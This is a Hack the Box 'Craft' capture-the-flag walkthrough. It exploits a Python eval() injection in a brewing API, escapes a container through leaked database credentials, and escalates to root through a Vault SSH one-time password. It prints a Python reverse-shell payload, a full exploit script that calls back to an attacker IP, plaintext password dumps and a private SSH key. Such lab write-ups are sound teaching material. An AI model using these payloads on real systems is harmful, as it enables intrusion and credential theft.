Hack the Box Craft Writeup

Craft is a medium level Linux box from Hack the Box (see below for more information). This was my first medium level box and I was not sure what to expect. I ended up learning a lot about proper enumeration techniques and efficiently digging through documentation.

Gathering Information

The first step is to perform an Nmap scan, which will allow us to view open ports and information pertaining to service versions. Nmap -sS -sV -sC -O -p1-65535 -oN craftScan.txt. This command tells Nmap to perform a syn scan against all 65535 ports, get the version information for all open ports, perform default script scans, enumerate information about the underlying operating system, and save the results to a file called craftScan.txt. The results of the Nmap scan is shown below.

```
# Nmap 7.70 scan initiated Tue Aug 13 14:41:44 2019 as: nmap -sS -sV -sC -T4 -p1-65535 -oN craftScan.txt 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up (0.097s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
| http-server-header: nginx/1.15.8
| http-title: About
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|   http/1.1
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6022-TCP:V=7.70%I=7%D=8/13%Time=5D52CCFB%P=x86_64-pc-linux-gnu%r(NU
SF:LL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 13 14:45:54 2019 -- 1 IP address (1 host up) scanned in 250.75 seconds
```

Figure 1, shown on the left, contains the results of the Nmap scan.

The scan results show that Craft has ports 22 (OpenSSH 7.4p1), 443 (ssl/http nginx), and 6022 (ssh). Nmap's findings can be verified by connecting to each of these services. Connecting to port 443 with a web browser reveals that the target machine is hosting a website called Craft.



Figure 2, shown on the left, displays the homepage.

Clicking on the API button, top right corner, leads us to the website's API, which contains instructions on interacting with the website. An error will occur the first time the API button is clicked. This error is caused because the webserver is redirecting us to the page https://api.craft.htb. This causes a problem because the DNS (domain name server) used by the attacking machine does not know how to resolve api.craft.htb to a valid ip address. To circumvent this issue the attacking machine can be configured to resolve the domain manually by adding the following line to the /etc/hosts file:

10.10.10.110 api.craft.htb

The hosts file should now look something like this:

```
(base) root@kali:~# cat /etc/hosts
127.0.0.1       localhost kali
10.10.10.110    api.craft.htb
10.10.10.110    gogs.craft.htb
172.20.0.2      vault.craft.htb
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Figure 2.5 shows the /etc/hosts file. Adding this line to the hosts file ensures that the domain api.craft.api is resolved to the ip address 10.10.10.110.

After making the changes described above and refreshing the page the API should load. The following screenshot shows the API.



Figure 3 shows the sites API options. These options can be used to manipulate the current brew list (of course authentication is required first).

The current list of brews can be viewed by making a get request; however, attempting to add a brew to the API results in an error message. In order to interact further with the API we need to be authenticated. Let's go back to the home page and explore the website further. Lets click on the gogs link next, the gogs link is the button immediately to the right of the API button (refer to figure two). NOTE you will need to add gogs.craft.htb to the /etc/hosts file to get this page to load properly!



Figure 4, shown on the left, is the code repository for the craft-api.

Reviewing some older code written by Denish reveals a set of valid credentials. The credentials are located at https://gogs.craft.htb/Craft/craft-api/compare/4fd8dbf8422cbf28f8ec96af54f16891dfdd7b95...10e3ba4f0a09c778d7cec673f28d410b73455a86. The credentials can be verified by plugging them into the page https://api.craft.htb/api/auth/login. The credentials are shown below:

username: dinesh

password: 4aUh0A8PbVJxgd

With valid credentials we can edit, delete, update, and add brews to the api.

Locating Hidden Pages

To ensure that nothing was being overlooked gobuster was used to find hidden pages. The syntax is as follows: gobuster -u https://gogs.craft.htb -w /usr/share/wordlists/dirb/big.txt -k -r -t 10 -x old,bak,txt. This command lets gobuster know that you want to use the wordlist titled big.txt, ignore invalid ssl certificate warnings (-k), use ten threads (-t), and append old, bak, or txt to each item in the file big.txt. The same command was also run against https://api.craft.htb. The following screenshot shows the results:



Figure 5, shown on the left, shows the results of the gobuster scan. Interesting directories are marked with an <-. As noted in the drawing the /admin directory is a login page.

Finding Vulnerable Code

The code, found in the repository, is written in python. Looking through the code base eventually leads to a file called brew.py. Brew.py contains some code that was written by Dinesh with the intention of filtering undesirable user input. Unfortunately, the code does this by executing the eval function on user supplied input. This is dangerous because eval works by executing the string passed to it as python code. A snippet of the vulnerable code is shown below.

Figure 6: The vulnerable line is if eval('%s > 1' % request.json['abv']).

Since the input string is being taken from the user input received from the abv field of the API request we can create a short test script to develop the exploit for the eval function. The test script is shown below:

```
#A POC to show the the dangers of using eval in python.
#import os
#"import os"; print(os.uname())
def main():
    myString = input("Enter a string: ")
    print("You entered the string " + myString)

    #passing the string to the eval method...

    y = eval(myString)
    print("Done!")

main()
```

Figure 7: Since the input in our target is not filtered, we can develop an exploit that focuses on exploiting the eval function.

After playing around with the syntax the following one liner was discovered.

exec('import os; x=os.uname(); print(x)') when provided to the eval function this code will cause the program to print operating system information. Changing the argument provided to the exec piece of the payload can, when used in combination with netcat, provide a reverse shell.

exec('import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);')

Combining the payload with the test.py file found at https://gogs.craft.htb/Craft/craft-api/src/master/tests/test.py allows us to create a script to automate the exploitation process. The script is shown below.

```
#!/usr/bin/python

import requests
import json

payload = 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),
1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

#login to the application
response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)

print("Starting up...")
print(response.text)
json_response = json.loads(response.text)
#extract and save the token

token =  json_response['token']
#set the header to use the Craft API token, and to be in json format
headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

#print the token
print("The token is " + str(token))

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)



# Attempt to trigger the vulnerability.
print("Attempting to exploit....")
brew_dict = {}
brew_dict['abv'] = """exec('import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",80));os.dup2(s.fileno(),0); os
.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);')"""
brew_dict['brewer'] = 'test2'
brew_dict['name'] = 'test1'
brew_dict['style'] = 'test3'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)
```

In figure 8, shown above, the credentials from the enumeration step have been added to the original test.py script and the value of abv is set to the payload that was developed. Starting a netcat listener on TCP port 80 (nc -lvvp 80) and running the exploit (python3 exploit.py), yields a reverse shell.

```
(base) root@kali:~# nc -lvvp 80
listening on [any] 80 ...
connect to [10.10.14.12] from api.craft.htb [10.10.10.110] 44442
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app # ls
app.py
craft_api
dbtest.py
tests
/opt/app #
```

Figure 9: shows the reverse shell, which appears to have root privileges, but looks can be deceiving.

Jail Break

Receiving the shell reveals that root privileges have been obtained; however, these privileges are useless because we do not have access to any of the files stored on the operating system. Luckily, there is source code here that was not in the repository. To break out of the container change to the craft_api directory and view the contents of settings.py.

```
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app/craft_api #
```

Figure 10 shows the contents of settings.py. Settings.py contains the username, password, database name, and host for an MYSQL database.

The command line utility, mysql, is not installed on the target system. However, the target system has both python and PyMySQL installed. The database can be accessed by creating a simple python script. The script shown below simply connects to the database using information provided in settings.py and requests to see a list of tables, databases, and users.

```
import pymysql

'''Connects to the database and retrieves a list of databases, tables, and users'''

connection = pymysql.connect(host='db',user='craft',password='qLGockJ6G2J75O',db='craft',cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        command = "SHOW TABLES"
        cursor.execute(command)
        print(cursor.fetchall())

        #list all the databases
        command = "SHOW DATABASES"
        cursor.execute(command)
        print(cursor.fetchall())

        #view the user table
        command = "SELECT * FROM user"
        cursor.execute(command)
        print(cursor.fetchall())


finally:
    connection.close()
```

Figure 11: Figure 11 (shown on the left) displays the python script that was used to extract needed information from the target's database.

The data retrieved from the database can be viewed below.

Tables_in_craft: brew, user

Databases: craft, information_schema

Login information (A dump of the users table: select * from user)

[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]

This is super nice because all the passwords in the database have been stored in plain text, which means that no decryption is necessary! During the enumeration phase the admin login page was uncovered (https://gogs.craft.htb/admin). All the usernames and passwords were tried on the admin page and it was discovered that the users Denish and Gilfoyle had valid credentials stored in the database. A successful login results in a blank page. Opening a new tab and browsing to https://gogs.craft.htb/gilfoyle yields gilfoyle's personal repository. Exploring Gilfoyle's repository uncovers a private SSH key (https://gogs.craft.htb/gilfoyle/craft-infra/src/master/.ssh/id_rsa).

id_rsa 1.8 KB

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSSH PRIVATE KEY-----
```

Figure 12: Figure 12, see left, shows the SSH private key. If SSH key authentication is enabled on the target server then this key is necessary to login via SSH.

The private SSH key is saved to /root/.ssh/id_rsa so that it can be used to attempt an SSH login. The NMAP scan reveled that ports 22 and 6022 both served SSH. Trying to use the key to login to port 6022 causes the connection to hang. Using the key on port 22 results In a password prompt and providing the password ZEU3N8WNM2rh4T, which was obtained from the database, results in a successful connection. The SSH command that is used to make the connection is: ssh -l gilfoyle -i /root/.ssh/id_rsa 10.10.10.110. The -i option tells ssh to use the private rsa key located at the provided path and the -l option tells ssh to use the username gilfoyle.

```
(base) root@kali:~# ssh -l gilfoyle -i /root/.ssh/id_rsa 10.10.10.110


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Enter passphrase for key '/root/.ssh/id_rsa':
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 17 22:26:23 2019 from 10.10.14.12
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$
```

Figure 13: Figure 13 (shown on the left) displays the results of a successful SSH connection to the target machine. Issuing the ls command reveals the user.txt file. The flag can be obtained by issuing the command cat user.txt.

```
gilfoyle@craft:/home$ cd gilfoyle/
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$ cat user.txt
bbf4b0cadfa3d4e6d0914c9cd5a612d4
gilfoyle@craft:~$
```

Escalating Privileges

A good first step in privilege escalation is to check for services running with root privileges. This can be done using the following command: ps aux | grep root. This will give a list of running processes and only display processes running with root privileges. The following processes are particularly interesting.

```
ps aux | grep root

root     2858  0.0  3.4 498664 71420 ?       Ssl  Aug18   1:01 /usr/bin/dockerd -H fd://

root     3216  0.0  0.2  10728  4900 ?        Sl   Aug18   0:02 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/47a81a3348a99bbc3bc112b6fc12fb85211e59c152d385c52
fb3d9310e112906 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc

root     3231  0.0  3.3  69564 67912 ?        SLsl Aug18   0:53 vault server -config /vault/config/config.hcl
```

The target is using Docker, which runs programs in isolated containers. The bottom service (vault) is a piece of software that comes with Docker that is used to protect sensitive information, such as passwords, certificates, etc. Vault uses tokens to authenticate its users and there is a file in Gilfoyle's home directory called .vault-token, the command ls -la can be used to verify the files existence. Logging into vault with this token produces the following:

```
gilfoyle@craft:~$ vault login
Token (will be hidden):
Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                88e9c70d-b060-0fd6-c6d3-53f783754385
token_accessor       93e5b7bb-40fb-261c-fa8d-5024926f1573
token_duration       ∞
token_renewable      false
token_policies       ["root"]
identity_policies    []
policies             ["root"]
```

Figure 15 (shown on the left) depicts the login process for vault. The vault token that Gilfoyle had in his home directory appears to be the root token, which means that we can do pretty much anything in vault.

Gilfoyle's repository, located at https://gogs.craft.htb/gilfoyle, contains a directory titled vault. Inside the vault directory there is a file called secrets.sh.



Figure 16: figure 16, shown on the left, shows the contents of the secrets.sh file.

The secrets script seems to be doing something to the SSH root account. According to Google otp stands for one-time password. It appears that Gilfoyle's script is setting up a one-time password for a root SSH account. The vault write command can be used to finish setting up the one-time password for root. The command for this is shown below.

```
gilfoyle@craft:~$ vault write ssh/creds/root_otp ip=10.10.10.110
Key                Value
---                -----
lease_id           ssh/creds/root_otp/2fb2ff9a-2ff4-fb72-65e6-98686ae4b9d2
lease_duration     768h
lease_renewable    false
ip                 10.10.10.110
key                ff0803f9-54c2-b82b-9a68-4ce934c8f958
key_type           otp
port               22
username           root
```

Figure 17: Figure 17 ,shown on the left, shows the results of the vault write command. The highlighted part is the password to use when using ssh as root.

Logging into the target system using root as the username and the key field as the password (see the above screenshot) will give us root privileges on the target machine.

```
gilfoyle@craft:~$ ssh root@10.10.10.110


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/



Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 17 05:05:32 2019
root@craft:~#
```